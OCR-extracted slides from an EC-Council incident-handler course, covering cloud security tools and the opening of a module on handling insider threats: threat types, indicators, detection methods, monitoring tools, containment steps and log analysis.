
hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Security Tools

Fidelis CloudPassage Halo®

CloudPassage Halo® is a unified cloud security platform that helps IH&R teams to **automate security controls** and **compliance** across any combination of public, private, hybrid, or multi-cloud environments



https://fidelissecurity.com

- **CrowdStrike**
  https://www.crowdstrike.com
- **Darktrace**
  https://darktrace.com
- **Trend Micro**
  https://www.trendmicro.com
- **Sophos Cloud Native Security**
  https://www.sophos.com
- **Cato SASE Cloud with SSE 360**
  https://www.catonetworks.com

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary

- In this module, we discussed the following:
  - The fundamental concepts of cloud computing
  - Various responsibilities and challenges in handling and responding to cloud security incidents
  - Various phases involved in handling cloud security incidents
  - Various phases involved in handling Azure, AWS, and Google Cloud-based security incidents
  - A case study on handling cloud security incidents
  - Various best practices for securing the cloud
- In the next module, we will discuss handling and responding to insider threats

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

E|CIH
EC-Council Certified Incident Handler

EC-Council
Building A Culture Of Security



hide01.ir

Module 09

Handling and Responding to Insider Threats

hide01.ir

LEARNING OBJECTIVES

- LO#01: Understand the Handling of Insider Threats
- LO#02: Explain Preparation Steps for Handling Insider Threats
- LO#03: Understand Detection and Containment of Insider Threats
- LO#04: Explain Analysis of Insider Threats
- LO#05: Understand Eradication of Insider Threats
- LO#06: Understand the Process of Recovery after Insider Attacks
- LO#07: Understand the Handling of Insider Threats - Case Study
- LO#08: Describe Best Practices against Insider Threats

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#01: Understand the Handling of Insider Threats

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Insider Threats

- An insider is any **employee** (trusted person or persons) who has **access to critical assets** in an organization
- An insider attack involves the use of privileged access to intentionally **violate rules** or **pose a threat to an organization's information** or information systems
- Insider attacks are generally performed by **privileged users**, **disgruntled employees**, **terminated employees**, accident-prone employees, third parties, and undertrained staff

hide01.ir

Impact of Insider Threats

- Unavailability of network and systems
- Inability to perform business activities
- Damage to organizational reputation
- Loss of client, employee, or customer personal information

Why Are Insider Attacks Effective?

- Easy to launch
- Prevention is difficult
- Succeed easily
- Employees can easily cover their actions

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Insider Threats

Malicious Insider	A **disgruntled or terminated employee** who steals data or destroys the company's networks intentionally by **introducing malware** into the corporate network
Negligent Insider	Insiders who are **uneducated on potential security threats** or simply bypass general security procedures to meet workplace efficiency
Professional Insider	Harmful insiders who use their technical knowledge to **identify weaknesses and vulnerabilities** in the company's network and **sell confidential information to competitors** or black-market bidders
Compromised Insider	An insider with **access to critical assets** of an organization who is **compromised by an outside threat actor**
Accidental Insider	Inadvertent exposure of data to an external entity by **mistyping an email address**, sending a **valuable business document** to an unknown user, or unintentionally clicking on a **malicious hyperlink**

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Driving Force behind Insider Attacks

hide01.ir

01 Work-related emotional grievance	05 Financial gains
02 Corporate espionage	06 Steal confidential data
03 Curiosity and challenge quotient	07 Taking revenge
04 Hacktivism	08 Become a future competitor

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Common Attacks Performed by Insiders

ECIH EC-Council Certified Incident Handler

1. Eavesdropping and wiretapping
2. Theft of computers/devices
3. Creation of false dossiers or misinformation
4. Intimidating existing employees
5. Social engineering
6. Tailgating
7. Data theft and spoliation
8. Pod slurping
9. Planting keyloggers/backdoors/malware
10. Privilege escalation

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Importance of Handling Insider Attacks

1. Perimeter security controls are not necessarily enough to prevent and detect attacks **originating from employees** within an organization

2. Organizations must implement a **proactive approach** by monitoring user behaviors to detect threats at an early stage

3. Organizations need to establish an appropriate **incident handling team** to handle various security threats originating from insiders

4. A well planned and thoroughly **tested incident response plan** helps the incident handling team to immediately implement the containment and eradication steps upon the detection of an incident

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#02: Explain Preparation Steps for Handling Insider Threats

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Preparation Steps to Handle Insider Threats

1. Train employees to detect and **avert social engineering** attempts
2. Conduct regular **security awareness trainings** to sensitize employees to threats and the organization's security controls
3. Brief employees on how to identify and report suspicious **espionage activities**
4. Implement policies that **prohibit employees** from disclosing or forwarding any confidential information
5. Implement strict password and **account management policies**

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Preparation Steps to Handle Insider Threats (Cont'd)

6	Follow the **principle of least privileges** when granting access to organizational resources
7	Perform thorough **background checks** of new employees prior to hiring
8	Deploy **employee monitoring software** and hardware tools
9	Frame **security policies** such that all employees and visitors must have and wear/display access cards or ID cards
10	Regularly audit and keep a **record of all critical assets** such as servers, computer systems, and accessories
11	Deploy honeypots, data loss prevention, log management, IDS, SIEM, and behavior analysis tools

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#03: Understand Detection and Containment of Insider Threats

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Indicators of Insider Threats

ECIH EC-Council Certified Incident Handler

1. Alerts of data exfiltration
2. Missing or modified network logs
3. Changes in network usage patterns
4. Multiple failed login attempts
5. Behavioral and temporal changes
6. Unusual time and location of access
7. Missing or modified critical data
8. Unauthorized download or copying of sensitive data
9. Logging of different user accounts from different systems
10. Temporal changes in revenue or expenditure
11. Unauthorized access to physical assets
12. Unusual business activities

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting Insider Threats

- Analyze network, database, email, application, file access, and remote access logs, and **perform memory analysis** to check if the suspicious activity is an attack
- Look for suspicious network connections, data transfers, downloads, etc. to determine the **type of attack** and resources involved
- Use **behavioral** and **mole detection** techniques to identify the attacker
- Enable **network sniffers** to capture the data of suspicious employees and analyze the **captured packets** to confirm the attack
- Use **physical detection methods** if the insider misused systems or credentials of other employees

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting Insider Threats (Cont'd)

ECIH EC-Council Certified Incident Handler

Mole Detection

- Some data are shared with a person and if that information makes its way to the **public domain**, then there is a mole
- Responders can determine who is **leaking information** to the public or another entity using this technique

Profiling

- Individual profiling involves observing the behavior of an individual when alone, whereas group profiling involves observing a person's behavior in a group
- Every person is unique; thus, individual profiling defines the **pattern of normality** for a given individual
- It helps to flag an individual if their behavior falls outside of the norm

hideo1.ir

Behavioral Analysis


- **Compare the past behavior** of individuals with that of their co-workers to detect **malicious behavior** of the insider along with their intention
- Employ tools such as **User Behavior Analytics (UBA) tools**, **SIEM**, and **DLP technologies** to monitor, collect, detect, and analyze different user activities on the network

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Behavioral Analysis Tools

Splunk User Behavior Analytics

- Splunk User Behavior Analytics applies machine learning-based behavioral analytics to **identify malicious activities** in a network



IBM QRadar
https://www.ibm.com

Cortex XDR
https://www.paloaltonetworks.com

Kriptone
https://www.kriptone.com


ManageEngine Log360
https://www.manageengine.com

Heap
https://heap.io

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting Insider Threats Using Firewall Analyzer

- Firewall Analyzer allows incident handlers to **monitor the internet usage of all employees** in an organization and helps to fine-tune firewall policies to restrict/reduce bandwidth consumption and malicious usage
- It allows incident handlers to identify **shadow IT/third party cloud applications** that create new insider threats unknowingly



https://www.manageengine.com


hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Insider Threat Detection Tools

Proofpoint Insider Threat Management (ITM)


Proofpoint ITM allows incident responders to set up multiple policies, **triage alerts**, threat hunting, and **respond to threats** from its centralized enterprise console



https://www.proofpoint.com

DataRobot

DataRobot is an **automated machine learning platform** to detect insider threats and combine predictive modeling expertise, best practices of data science, and experience to deliver accurate, actionable predictions




https://www.datarobot.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Insider Threat Detection Tools (Cont'd)

Ekran System

Ekran System helps incident handlers to monitor, detect, and analyze **user-based insider threats**



https://www.ekransystem.com

SolarWinds Security Event Manager
https://www.solarwinds.com

ManageEngine Endpoint DLP Plus
https://www.manageengine.com

Incydr
https://www.code42.com

InsightIDR
https://www.rapid7.com

Vectra Cognito
https://www.vectra.ai

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Containment of Insider Threats

ECIH EC-Council Certified Incident Handler

1. Isolate the affected systems
2. **Block all access** of suspicious employees, including email, application accounts, physical access cards, and network credentials
3. **Seize the allocated devices** and acquire proper permissions to seize their personal mobile devices that they might have used during the incident
4. Inform the department affected by the insider and ask them to check for **potential loss**
5. **Continuously monitor** the suspect until further decision is made by the management
6. Thoroughly check the suspect for **portable devices** carrying stolen data and collect all account data used by them during the incident
7. Register a formal complaint in the respective jurisdiction and pursue **proper legal action**
8. **Restrict the suspect** from entering organizational premises

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#04: Explain Analysis of Insider Threats

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Log Analysis

- Analyze logs from applications, network devices, servers, and databases to **identify suspicious user activities**
- Analyze **network logs** to determine the established connections, uploads, downloads, requested URLs, and other network activities of a suspicious user
- Analyze **server logs** to determine the applications accessed by the suspicious user and file changes, if any
- Analyze **database logs** to determine login attempts, display time, date, data accessed, and attempts to escalate privileges
- Collect and correlate log information using **SIEM tools** to audit log data and detect anomalies


Note: Refer to Module 06: Handling and Responding to Network Security Incidents and Module 07: Handling and Responding to Web Application Security Incidents for more information on how to perform log analysis

